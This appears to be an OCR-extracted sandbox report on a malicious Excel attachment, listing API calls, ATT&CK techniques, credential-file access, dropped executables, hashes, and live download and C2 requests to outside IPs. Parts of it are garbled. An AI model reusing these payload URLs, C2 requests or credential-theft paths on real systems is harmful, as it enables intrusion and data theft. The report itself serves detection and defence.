Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\Product\NonBoot\Files\ntl_1033 \Value: 55860008	2812
Call Window API	API Name: DialogBoxIndirectParamW Args: ( 624c0000, b0fec70, 101c8, 6345dfc6, 1ec9c4 ) Return: 6	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files\Microsoft Office\Office15\ EXCEL.EXE Value: Excel (desktop)	2812
Call Service API	API Name: OpenServiceW Args: ( 96b6dd0, Csc, 80000000 ) Return: 96b6e70	2812
Call Service API	API Name: OpenServiceW Args: ( 96b6e70, CscService, 80000000 ) Return: 96b6d58	2812
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 70060250, -1, 1ea388, 1ea384, 0 ) Return: 0	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\Certificates\*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0	2812
Call Filesystem API	API Name: FindNextFileW Args: ( 96ab4a0, 1ea05c ) Return: 1	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CRLs\*, 0, 1ea05c, 0, 0, 0) Return: 96ab4a0	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CTLs\*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0	2812
Call Service API	API Name: OpenServiceW Args: ( 96b3d38, gpsvc, 5 ) Return: 96b3db0	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\Certificates\*, 0, 1ea150, 0, 0, 0) Return: 9677c50	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CRLs\*, 0, 1ea150, 0, 0, 0 ) Return: 9677c50	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CTLs\*, 0, 1ea150, 0, 0, 0 ) Return: 9677c50	2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2812
Call Service API	API Name: OpenServiceW Args: ( 95fdb10, WinHttpAutoProxySvc, 94 ) Return: 95fdb38	2812
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 948	2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 948	2812
Call System API	API Name: DnsQueryExW Args: ( ctldl.windowsupdate.com, 1, 40006000 ) Return: 9701	2812
Call System API	API Name: DnsQueryExW Args: ( ctldl.windowsupdate.com, 1c, 40006000 ) Return: 0	2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 93c	2812
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 93c	2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 93c	2812
Call System API	API Name: DnsQueryExW Args: ( ctldl.windowsupdate.com, 1, 40006000 ) Return: 9701	2812
Call System API	API Name: DnsQueryExW Args: ( ctldl.windowsupdate.com, 1c, 40006000 ) Return: 0	2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 950	2812
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 950	2812
Call Network API	API Name: bind Args: ( 950, 0.0.0.0:49179, 128 ) Return: 0	2812
Call System API	API Name: ConnectEx Args: ( 950, 8.240.241.126:80, 16, 0, 0, 0, 959bef0 ) Return: 0	2812
Call Network API	API Name: send Args: ( 950, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?ff5a168c6196f4f1 HTTP/1.11/\nConnection: Keep-Alive\n'nA ccept: "\"\ninlf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\n\nlf-None-Match: "08f5ab0361ad71:0"\n\nUser-Agent: Microsoft-CryptoAPI/6.1\n\nHost: ctldl. windowsupdate.com\n\n\n\n, 1, 286 ) Return: 0	2812
Call System API	API Name: WinHttpCloseHandle Args: ( b195c08 ) Return: 1	2812
Call System API	API Name: WinHttpCloseHandle Args: ( afddd30 ) Return: 1	2812
Call System API	API Name: WinHttpCloseHandle Args: ( afddc48 ) Return: 1	2812
Call Service API	API Name: OpenServiceW Args: ( 95fceb8, CryptSvc, 5 ) Return: 95fd2a0	2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\system32\*.CPL, 0, 1eaecc, 0, 0, 0 ) Return: 9677550	2812
Call Filesystem API	API Name: FindNextFileW Args: ( 9677550, 1eaecc ) Return: 1	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\15B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-1 Value: Default Programs	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-4 Value: Set Default Programs	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-7 Value: Set Program Associations	2812
	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Write Registry Key		2812
Write Registry Key  Call System API	API Name: evtchann.SendEvent Args: ( e), imagepath[%SystemRoot%\explorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9} ) Return: 1	
		2812
Call System API	API Name: evtchann.SendEvent Args: ( e), imagepatin(%systemroot%explorer.exe //actory, (662159d9-6321-47d8-b311-30e3662ec669) ) Return: 1  API Name: evtchann.SendEvent Args: ( e), pid[0], ppid[2812 ) Return: 1  API Name: evtchann.SendEvent Args: ( e), imagepath[%windir%lexplorer.exe ) Return: 1	

Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0	2812
Call System API	API Name: CryptGenKey Args: ( 94d2608, 6610, 1, 52af55c ) Return: 1	2812
Call System API	API Name: CryptExportKey Args: ( b192b20, b1929a0, 1, 0, 0, 52af550 ) Return: 1	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C5A0F\1C5A0F\1C5A0F Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C5A0F\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\ Value: None	2812
Call Thread API	API Name: NtResumeThread Args: ( Process:3208, ) Return: ?	2812
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[3208], ppid[2812 ) Return: 1	2812
Call Process API	API Name: CreateProcessW Args: ( %CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, , , , , , Process:3208:%CommonProgramFiles%\ microsoft shared\OFFICE15\MSOSQM.EXE ) Return: 1	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTF Value: f9	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTA Value: f9	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UID Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UserName Value: Administrator	2812

### ▼ Screenshot




Set associations for a program

Select the extensions you want this program to open by default, and then click Save.



☐ Select All





# win10 Environment-specific risk level High risk The object exhibited highly suspicious characteristics that are commonly associated with malware. Detections TROJ\_GEN.F04IE00L522 Exploited vulnerabilities Network connection Management

File name	product inquiry 81U2H.xls
File type	Excel 95 or 97 spreadsheet
SHA-1	EAA70EDD58AA0AEBAF3FBF004C8721E2C2136057
SHA-256	55FF6AF0878A19727CF57A49F3860843D7AB88356B6C4D8557499401F80EFFC1
MD5	CB7A8FF080DC34D106C5E30183533E32
TLSH	-
Size	1618944 byte(s)

Risk Level	High risk		
Detection	TROJ_GEN.F04IE00L522		
Exploited vulnerabilities	-		
Threat Characteristics	Anti-security, self-preservation (2) Autostart or other system reconfiguration (25) File drop, download, sharing, or replication (13) Hijack, redirection, or data theft (20) Malformed, defective, or with known malware traits (3) Process, service, or memory object change (9) Rootkit, cloaking (2) Suspicious network or messaging activity (13)		

# Process Graph



Process Graph Legend

# MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	Characteristics: 1, 2
Persistence	Hidden Files and Directories	Characteristics: 1, 2
Privilege Escalation	Access Token Manipulation	Characteristics: 1
Defense Evasion	File Deletion	Characteristics: 1, 2, 3, 4, 5
	Access Token Manipulation	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1, 2
Discovery	Process Discovery	Characteristics: 1
	System Information Discovery	■ ■ Characteristics: 1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	Characteristics: 1, 2, 3, 4
	Network Share Discovery	Characteristics: 1
Collection	Data from Local System	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1
	Standard Application Layer Protocol	Characteristics: 1

 $\ensuremath{\texttt{©}}$  ATT&CKTM is a trademark of The MITRE Corporation.

### ▼ Notable Threat Characteristics

### ▼ Anti-security, self-preservation (2)

Characteristic	Significance	Details
Attempts to detect active running processes	•	Process ID: 2604 Info: enum processes
Attempts to detect active running processes	•	Process ID: 2604 Image Path: Isass.exe Info: system injection target

▼ Autostart or other system reconfiguration (25)

Characteristic	Significance	Details		
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\\D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•••	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB 1D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB endar Summary\ Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FC85 Value:  Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\\ 4\ Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•••	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413 88A00104B2A6676\ Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000000 2\ Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000001\ Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\Value:  Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000		
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\Value:  Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\Value: Type: REG_NONE		
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000		
Modifies file that can be used to infect systems		%TEMP%\szsnl.exe		
Modifies file that can be used to infect systems		%USERPROFILE%\vbc.exe		

▼ File drop, download, sharing, or replication (13)

Characteristic	Significance	Details			
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe			
Executes dropped file		File: %TEMP%\szsnl.exe Shell Command: %TEMP%\szsnl.exe			
Executes dropped file		File: %TEMP%\szsnl.exe Shell Command: "%TEMP%\szsnl.exe" %TEMP%\kqtxyxcrpbh.c			
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"			
Deletes file to compromise the system or to remove traces of the infection	•••	Process ID: 2604 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-46 12-b8c6-3585b9601125 Type: VSDT_COM_DOS			
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2604 File: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII			
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 496 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20			
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1944 File: %TEMP%\nsu1886.tmp Type: VSDT_EMPTY			
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1944 File: %TEMP%insu1884.tmp Type: VSDT_EMPTY			
Drops executable during installation		Dropping Process ID: 2604 File: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_W32			
Drops executable during installation	•	Dropping Process ID: 1944 File: %TEMP%\szsnl.exe Type: VSDT_EXE_W32			
Drops executable during installation	•	Dropping Process ID: 1996 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32			
Creates multiple copies of a file		%APPDATA%\24FC74\42AE16.exe			

# ▼ Hijack, redirection, or data theft (20)

Characteristic	Significance	Details			
Executes commands or uses API to obtain system information	•	Process ID: 2604 Info: Obtains system version from API result			
Executes commands or uses API to obtain system information	•	Process ID: 1996 Info: Obtains system version from API result			
Executes commands or uses API to obtain system information	•	Process ID: 3012 Info: Obtains system version from API result			
Executes commands or uses API to obtain system information	•	Process ID: 2604 Info: Obtains file or directory info from API result			
Executes commands or uses API to obtain system information	•	Process ID: 496 Info: Obtains file or directory info from API result			
Executes commands or uses API to obtain system information	•••	Process ID: 3012 Info: Obtains file or directory info from API result			
Executes commands or uses API to obtain system information	•••	Process ID: 1944 Info: Obtains file or directory info from API result			
Executes commands or uses API to obtain system information	•••	Process ID: 496 Info: Obtains drive info from API result			
Executes commands or uses API to obtain system information	•	Process ID: 3012 Info: Obtains drive info from API result			
Executes commands or uses API to obtain system information	•	Process ID: 1944 Info: Obtains drive info from API result			
Executes commands or uses API to obtain system information	•	Process ID: 1996 Info: Obtains drive info from API result			
Executes commands or uses API to obtain system information	•	Process ID: 3012 Info: Enums share folder from API result			
Accesses decoy file		%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\profiles.ini			

# ▼ Malformed, defective, or with known malware traits (3)

Characteristic	Significance	Details
Causes process to crash	•	Process ID: 2604 Image Path: szsnl.exe
Detected as probable malware	•	Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Drops unknown malware		Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: DCFD2E943F63144BA01AF34BC42D2B9567924E02 Engine Version: 6.0.5511

# ▼ Process, service, or memory object change (9)

Characteristic	Significance	Details		
Creates process		Process ID: 1996 Image Path: %CommonProgramFiles(x86)%IMicrosoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Creates process		Process ID: 1944 Image Path: %USERPROFILE%\vbc.exe		
Creates process	•	Process ID: 2420 Image Path: %TEMP%\szsnl.exe Shell Command:		
Creates process	•	Process ID: 1996 Image Path: %USERPROFILE%lvbc.exe Shell Command: "%USERPROFILE%lvbc.exe"		
Escalates process privileges to gain a higher level of access	•••	Process ID: 2604 Info: Obtains system level privileges		
Creates process in temporary folder		Process ID: 2604 Image Path: %TEMP%\szsnl.exe		
Creates process in temporary folder		Process ID: 2420 Image Path: %TEMP%\szsnl.exe %TEMP%\kqbyxcrpbh.c		
Resides in memory to evade detection	•••	Injecting Process ID: 2420 Injected API: SetThreadContext Target Process ID: 2604 Target Image Path: %TEMP%\szsnl.exe		
Creates command line process		Process ID: 1944 Image Path: %USERPROFILE%lvbc.exe		

# ▼ Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection	•	File: %APPDATA%\24FC74
Hides file to evade detection		File: %APPDATA%\24FC74\42AE16.exe

# ▼ Suspicious network or messaging activity (13)

Characteristic	Significance	Details		
Attempts to connect to suspicious host		172.245.25.166		
Attempts to connect to malicious URL		URL: http://172.245.25.166/772/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS		
Connects to remote URL or IP address	•••	Connection: ÎÎÇÑÊÊÑÎÊÑÎÊÑÊÐŒ\x90™.∂™		
Connects to remote URL or IP address	•••	Connection: ĬĬÇÑÉĖÑĬĖÍĎŒ\90™.0™‰\$Đ™\%885M\86—\x8f.80 Content: POST HTTP/1.0vinUser-Agent: Mozilla/4.08 [Charon; Inferno]vinHost:\/inAccept: */"\r\nContent-Type: application/octet-strea m\v\nContent-Encoding: binary\r\nContent-Key: 87897686\r\nContent-Length: 189\r\nConnection: close\r\n\v\n		
Connects to remote URL or IP address	•••	Connection: IÎÇÑÉĖÑĨĚÍĐŒ\x90™cĐ™-‰\$Đ™\x8dšÑ\x8f—\x8f:80 Content: POST HTTP/1.0\n'nUser-Agent: Mozilla/4.08 [Charon; Inferno]\n'nHost:\n'nAccept: */"\n'nContent-Type: application/octet-strea m\n'nContent-Encoding: binary\n'nContent-Key: 878976B6\n'nContent-Length: 216\n'nConnection: close\n'n\n'n		
Connects to remote URL or IP address	•••	Connection: 208.67.105.162:80 Content: .		
Connects to remote URL or IP address	•••	Connection: 208.67.105.162:80  Content: POST /soft/five/fre_php HTTP/1.0lvinUser-Agent: Mozilla/4.08 [Charon; Inferno]vinHost: 208.67.105.162ivinAccept: */"vinContent-Type: application /octet-streamlvinContent-Encoding: binary/vinContent-Key: D44D03D8ivinContent-Length: 281ivinConnection: closelvinIvin		
Connects to remote URL or IP address	•••	Connection: 172.245.25.166:80  Content: GET /772/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; W OW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 172.245.25.166\r\nConne ction: Keep-Alive\r\n\r\n		
Connects to remote URL or IP address		http://172.245.25.166/772/vbc.exe		
Connects to remote URL or IP address		http://172.245.25.166/772/vbc.exe		
Listens on port		0.0.0.0:49424		
Queries DNS server		172.245.25.166		
Exhibits bot behavior	•••	Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.162 Port: 80 Rule ID: 2157		

# ▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
208.67.105.162	80	-	-	-	product inquiry 81U2H.xls
172.245.25.166	80	-	-	-	product inquiry 81U2H.xls

33	-		-	-		product inquiry 81U2H.xls
y Risk Le	evel	Threat			Accessed By	
10	ory Risk Le	ory Risk Level	ory Risk Level Threat Accessed By			

Threat

Accessed By

URL	Site Category	Risk Level	Threat	Accessed By
http://172.245.25.166/772/vbc.exe	Malware Accomplice	High	TROJAN_FORMBOOK.WRS	product inquiry 81U2H.xls

Risk Level

IP Address Port Location

# ▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_WORM.UMXX	Attempts to detect active running processes Modifies important registry entries to perform rogue functions Modifies file that can be used to infect systems Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Executes commands or uses API to obtain system information Accesses decoy file Causes process to crash Creates process Escalates process privileges to gain a higher level of access Creates process in temporary folder Resides in memory to evade detection Creates command line process Hides file to evade detection Connects to remote URL or IP address	http://172.245.25.166/772/vbc.ex e	171522	DCFD2E943F63144BA01AF34BC42D2B9567 924E02
szsnl.exe	No risk	-	-	-	101888	E9DED8CCC490BE1BB771BCCA0B6B7BC0 D833BDC1
vbc[1].exe	No risk	-	-	http://172.245.25.166/772/vbc.ex	171522	DCFD2E943F63144BA01AF34BC42D2B9567 924E02
42AE16.exe	No risk	-	-	-	101888	E9DED8CCC490BE1BB771BCCA0B6B7BC0 D833BDC1
product inquiry 81U2H.xls.LNK	No risk	-	-	-	1384	8025A99EAAFD6702A72CF54699E536DF53 DCD968
42AE16.hdb	No risk	-	-	-	4	000F9DBD5F26905E320CE032C55EF41734 D1A46C
~DFE5EDD12F0136CFCC.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD 7ED4AE5
a18ca4003deb042bbee7a40f15e1 970b_713b9826-f5f6-4612-b8c6-3 585b9601125	No risk	-	-	-	54	7AA0EE429B305A7017069C2D5D7C4839A0 63CFA5
a18ca4003deb042bbee7a40f15e1 970b_713b9826-f5f6-4612-b8c6-3 585b9601125	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5367 081D8
7cff57a9-d8fa-40c9-8eca-d94bd4 bec8d6	No risk	-	-	-	468	1BF1E0E976C52C6888A20022C1D89DAA02 DF6822

# ▼ Suspicious Objects

Туре	Object	Risk Level
File (SHA1)	EAA70EDD58AA0AEBAF3FBF004C8721E2C2136057	High
URL	http://172.245.25.166:80/772/vbc.exe	High
File (SHA1)	DCFD2E943F63144BA01AF34BC42D2B9567924E02	High

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 172.245.25.166		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://172.245.25.166/772/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.162 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92		

Detection	Threat Characteristic: Drops unknown malware	
	Source: Virtual Analyzer  Detection Name: VAN WORM.UMXX	
	File Name: vbc.exe	
	SHA1: DCFD2E943F63144BA01AF34BC42D2B9567924E02 Engine Version: 6.0.5511	
Call System API	API Name: GetVersionExA Args: ( a0f7/8 ) Return: 1	3012
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	
	Process ID: 3012	
Call System ADI	Info: Obtains system version from API result  API Name: Cet Version EVA Area: ( coffded \ Pature: 4	3012
